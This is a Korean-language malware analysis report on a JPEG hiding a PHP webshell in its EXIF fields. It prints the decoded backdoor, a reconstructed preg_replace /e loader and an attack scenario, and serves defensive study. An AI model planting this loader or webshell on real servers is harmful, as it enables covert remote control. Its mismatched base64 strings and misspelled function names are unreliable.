

Malware Analysis Report

(Document No. miho030-IMG-20241031-001-4e3b3ef2)

Notification

This report is authored and maintained by the author:(github.com/miho030). It was inspired by CISA's malware analysis reports, and its structure has been selectively adapted from the 'TLS:WHITE', public data provided by CISA. Please note that here is no content from the original CISA reports has been extracted.

CISA (Cybersecurity and Infrastructure Security Agency) produces technical reports that analyze cyber threats and malware activity to help organizations bolster their defenses. These reports offer detailed insights into specific malware samples, including their behavior, propagation methods, and the intentions of the attackers.

Gratitude is extended to CISA for their contributions to the structure of this report.

Summary

Description

분석 대상인 악성 이미지 파일은 파일 은닉, 보안시스템 우회 기술이 포함된 WebShell 관리자용도의 악성 명령문을 포함하고 있는 파일이다.

공격자는 정상적인 공격자의 WebShell Client에서 요청한 명령을 수행하는 명령문을 base_64로 인코딩하여 이미지 파일의 EXIF 구조체에 분할하여 저장하였다. 이 이미지 파일을 웹서버에서 로드할 경우, 악성 이미지 파일의 EXIF 데이터에 저장된 인코딩된 악성 명령문을 가져와 조합한 뒤, 웹서버 자체에서 실행된다. 따라서, 공격자는 자신의 Webshell client에서 미리 지정한 요청변수와 함께 악성행위를 하는 명령문을 ‘:’단위로 구분하여 POST 메소드의 파라미터로서 웹서버로 전달할 수 있다.

분석 대상의 변조된 EXIF 값을 확인해보면, 이 악성 문자열은 php 4)=4.2.0 (또는 php5, php7)에 해당하는 서버 프로그램이 설치되어 있는 웹 호스팅 환경에서 웹 페이지를 통해 로드되어야하며, preg_replace()함수와 exit_read_dat()함수를 사용할 수 있는 환경에서 구동될 수 있다.

기존의 Webshell에서 eval 명령이 구동되는 형태와 유사한 점을 보아, 기존에 분석된 WebShell의 행위와 다른 형태로 웹 서버의 로컬 시스템에서 악성 명령문을 조합/실행하도록 유도하여 웹서버에서 동작되는 보안시스템을 우회함과 동시에 악성 행위를 하는 파일을 은닉하고, 서버 장악 기간을 연장하려는 의도가 존재한다.

이러한 형태의 공격은 방화벽과 WAF등 보안 시스템에서 허용하고 있는 http 서비스를 통해 명령을 전달하고 데이터를 받아오기 때문에 웹서버에 설치된 보안 서비스를 우회할 수 있으며, 이미지 파일의 EXIF 구조체에 악성 명령문을 base_64로 인코딩하여 분할 저장하기 때문에, 시그니처 기반의 anti-virus 엔진을 우회하려는 시도 또한 엿볼 수 있었다.

Details

Name	4e3b3ef20333a9d1366ac6a73dda9857ff1ace11a2deebf8e0a0e1ca29760698.JPG
Size	111.92 KB (114603 bytes)
MIME	image/jpeg
MD5	00B78EBA2AD22CB24E21CEAC6620331A
SHA1	1FE63D22B8767D87713DB3D130F43A6A4E0D930D
SHA256	4E3B3EF20333A9D1366AC6A73DDA9857FF1ACE11A2DEEBF8E0A0E1CA29760698
ssdeep	3072:MP9RN/P9RNXoOXG5RsuMASl8Yi8RAwZXP:MP9D/P9DXoOXuRBsl8Yi21XW
entropy	Malicious activity

Static Information


File type	JPEG JPEG image data, JFIF standard 1.02, resolution (DPI), density 5000x5000, segment length 16, Exif Standard:
File info	[TIFF image data, little-endian, direntries=9, orientation=upper-left, xresolution=122, yresolution=130, resolutionunit=2, software=Adobe Photoshop CS4 Macintosh, datetime=2011:01:1815:38:06, manufacturer=.*./e, model=eval(base64_decode('aWYgKGZlc2V0KCRfUE9TVF sienoxll0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejE], progressive, precision 8, 354x323, frames 3
Magic	JPEG image data, JFIF standard 1.02
Compiler	-
Compile time	-
Packer	-

Submitted Files (1)

4e3b3ef20333a9d1366ac6a73dda9857ff1ace11a2deebf8e0a0e1ca29760698.JPG

Dropped Files (0)

Video and screenshots (이미지 개수 입력)



Antivirus

AhnLab-V3	- Undetected
Avira	PHP/Agent.xadx
Avast	JPG:PHPAgent-A [Trj]
BitDefender	- Undetected
ClamAV	- Undetected
CrowdStrike Falcon	- Undetected
Comodo	Malware@#300zmw3zn8zcc
McAfee	Generic BackDoor.agb
Symantec	Trojan Horse
TrendMicro	BKDR_ZZPEG.SM
Kaspersky	Backdoor.PHP.Peg.gen

Key Features

기존 웹셸 공격의 경우, 웹셸 코드가 포함된 악성 php 파일을 서버에 업로드하고 실행하는 형태의 공격 구조로 이루어져있었다. c99shell 등 근래의 웹셸 공격 도구들은 php의 eval 취약점을 활용하여 파라미터에 웹셸과 명령어를 전송시키는 방법이 많이 사용된다. 웹서버에서는 POST 메소드를 이용하여 대부분의 시스템 명령어나 코드를 실행하는데, Apache의 로그 기록 서비스는 POST 전송 데이터를 기록하지 않기 때문에, WebShell 제작자들은 새로운 방식인 POST 메소드를 사용하는 것을 선호한다.

php의 eval 함수는 같이 실행된 인자를 php코드로 인식하여 로컬 서버 시스템에서 명령어로 실행하게 된다. 예를 들어, `<?php eval($_POST[cmd:ipconfig]?)>` 라는 명령어는 Apache 서버에서는 POST 메소드를 이용하여 서버 시스템에 ‘;’을 구분자로 활용하여 cmd, ipconfig 명령어를 순차적으로 전송하고, 그에 대한 결과를 공격자에게 반환해준다.

즉, 공격자는 eval 함수를 사용하여 서버에 로그를 남기지 않고 공격자가 원하는 명령어를 실행할 수 있는 것이다. c99shell c57shell 등의 웹셸 도구들은 서버를 완전히 장악하여 서버에서 제공하는 모든 기능들을 사용하기 위하여 php, asp, jsp등의 확장자를 가진 webshell 파일을 기준으로 하여 침해를 하게 된다. 하지만 명백히 서버에 php 파일을 추가하는 것이기 때문에, 탐지될 위험이 높다.


분석 대상인 악성 이미지 파일은 서버를 완벽하게 제어할 수 있는 기존의 구형 WebShell과 다르게, 감염된 서버에서 뛰어난 은닉 기술을 보여주는 대신, 아주 적은 기능만을 가진 초소형 WebShell 백도어로 판단된다.

기존 시장을 장악했던 WebShell 도구에서 침해 대상 서버와 연결하는 부분의 코드만을 긁어와 이를 쪼개고, 백신 프로그램에서 탐지하지 못하도록 인코딩하여 이미지 파일에 저장하였다. 대신, 공격자는 침해한 서버에 저장된 정상적인 php 파일을 변조하여, 악성 이미지 파일에 저장된 WebShell 명령문을 가져와 조합하여 사용한다. 크기가 작아진 만큼 기능은 적지만, 그만큼 기존 보안 시스템과 서버 관리자의 시야에서 어느정도 은닉할 수 있는 기술을 보유하고 있다.

Static Analysis Results



파일을 뷰어로 실행할 경우, 어떠한 생물의 척추를 찍은 불쾌한 사진이 주요 내용으로 저장되어있다. 파일을 생성한 소유자 혹은 파일을 위·변조한 공격자의 시스템이 Mac OS환경임을 유추할 수 있었다.



분석 대상 이미지 파일 내, EXIF 데이터중 2개 항목 (Make/Model : 카메라 제조업체/카메라 모델)에 base64로 인코딩된 문자열이 존재함을 확인하였다.

각 원문은 다음과 같다.

Class	Value
Make	.*/*e
Model	eval(base64_decode('aWYgKGZzc2VOKCRiUE9TVFsiensoxl0pkSB7ZXZhbChzdHJpcHlnsYXNoZXIvJF9QT1NUWyJ6ejEiXSktO30='));

악성행위를 하는 부분을 찾아내기 힘들게 하기 위해 EXIF 메타데이터 중 특정 태그에 악성 행위를 하는 명령 코드를 삽입한 형태이며, 시그니처 탐지 엔진을 우회하기 위하여 base64로 인코딩되어있다.

인코딩 전후 값은 다음과 같다.

Class	Value
encoded	.*/*e eval(base64_decode('aWYgKGZzc2VOKCRiUE9TVFsiensoxl0pkSB7ZXZhbChzdHJpcHlnsYXNoZXIvJF9QT1NUWyJ6ejEiXSktO30='));
decoded	.*/*e eval(if (isset(\$_POST['zz1:'])) {eval(stripslashes(\$_POST['zz1:']))});)

EXIF 섹션 중 Make(카메라 제조업체)에 저장된 악성 구문은, `'./.*e'` 이다.

php에서 /e 옵션은 preg_replace() 함수에서 제공하는 인자로, string으로 저장된 값을 php 명령구문으로 인식할 수 있게하여 실행 가능한 변수로 만들어준다.

EXIF 섹션 중 Model(카메라 모델)에 저장된 악성 구문은,

`'eval(if (isset($_POST["zz1"])) {eval(stripslashes($_POST["zz1"]));})'` 이다

악성 구문에서 사용된 php 함수는 eval(), isser(), stripslashes()로 총 3개함수를 사용한다.

Class	Function	Examples
eval()	입력된 변수를 php 코드로 인식하여 로컬 서버에서 실행한다.	eval("echo 'a';") -> <?php echo'a';?>
issert()	입력된 변수가 NULL값이 아닌지 확인한다. 참일 경우 true 반환	issert(\$string)
stripslashes()	string 변수에 포함된 (' , /) 등 DB 쿼리 동작에 영향을 줄 수 있는 기호를 치환하여 저장	stripslashes("I'm a cat//") -> I\W'm a cat\W/W/

악성 문자열에서 사용되는 'zz1' 이라는 값은 공격자의 WebShell Client의 요청인자로 사용되며, 서버 사이드에서는 POST 메소드의 파라미터로 사용된다. stripslashes 함수를 활용하는 것을 보아, 공격자가 Client에서 사용되는 요청인자(파라미터)를 임의로 변경할 수 있는 기능이 있다는 것을 유추할 수 있다.

PHP 코드에서 이미지 파일의 EXIF 정보를 추출하기 위해서는 exif_read_data()함수를 활용해야한다.

이 함수는 원격 파일 위치를 지정할 수 없으며, 로컬에 저장된 대상만을 인자로 받는다.

상기 분석할 정보를 기반으로 공격자는 다음과 같은 payload를 작성해야한다는 것을 유추하였다.

Example of malware payload

```
<?
$imgFilePath="/www/upload/img/malware.JPG";
$exif = exif_read_data($imgFilePath);

preg_replace($exif['Make'],' ', $exif['Model']);
?>
```

상기 payload는 다음과 같이 동작한다.

Malicious payload execution step

```
preg_replace($exif['Make'],' ', $exif['Model']);

preg_replace("./.*e",
"eval((base64_decode('aWYgKGZlc2V0KCRfUE9TVFsienoxll0pKSB7ZXZhChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSdpO30='));","")

preg_replace("./.*e eval(if (isset($_POST["zz1"])) {eval(stripslashes($_POST["zz1"]));}))
```

공격자는 침해한 서버의 php 파일에 상기 예제와 같은 악성 코드를 삽입함으로써, 서버에 업로드한 악성 이미지 파일로부터 WebShell을 호출하는 명령구문을 조합하여 사용할 수 있다.

분석 결과를 기반으로 하여 유추한 공격자의 시나리오는 다음과 같다.

Expected Attack Scenario

1. 공격자는 공격 대상 서버에 정상 이미지 파일을 업로드하여 이미지 파일이 저장되는 서버 경로를 추출한다.
2. 공격자는 공격 대상 서버를 침해하여 서버 사이드 방향에서 서버에서 구동중인 php 파일 일부에 특정 이미지 파일의 EXIF 정보를 읽어오는 payload 코드를 추가한다.
3. 공격자는 인코딩된 악성 문자열을 정상 이미지 파일의 EXIF 메타데이터중 특정 섹션을 변조하여 이미지 파일을 재생성한다.
4. 공격자는 악성 문자열이 포함된 이미지 파일을 서버에 업로드한다.
5. 공격자는 Client 프로그램을 통해 payload 코드를 삽입한 특정 페이지 경로를 타겟으로 하여 미리 정의한 요청 인자 (파라미터)값을 래핑하여 악성 명령을 전송한다.
6. 웹서버는 서버에 업로드된 악성 이미지 파일의 EXIF 메타데이터의 특정 섹션에서 string 값을 가져와 시스템 명령을 수행할 수 있는 악성 명령문을 조합한 뒤, 공격자의 Client가 요청한 명령문을 덧붙여 eval()명령을 통해 악성 명령문을 실행한다.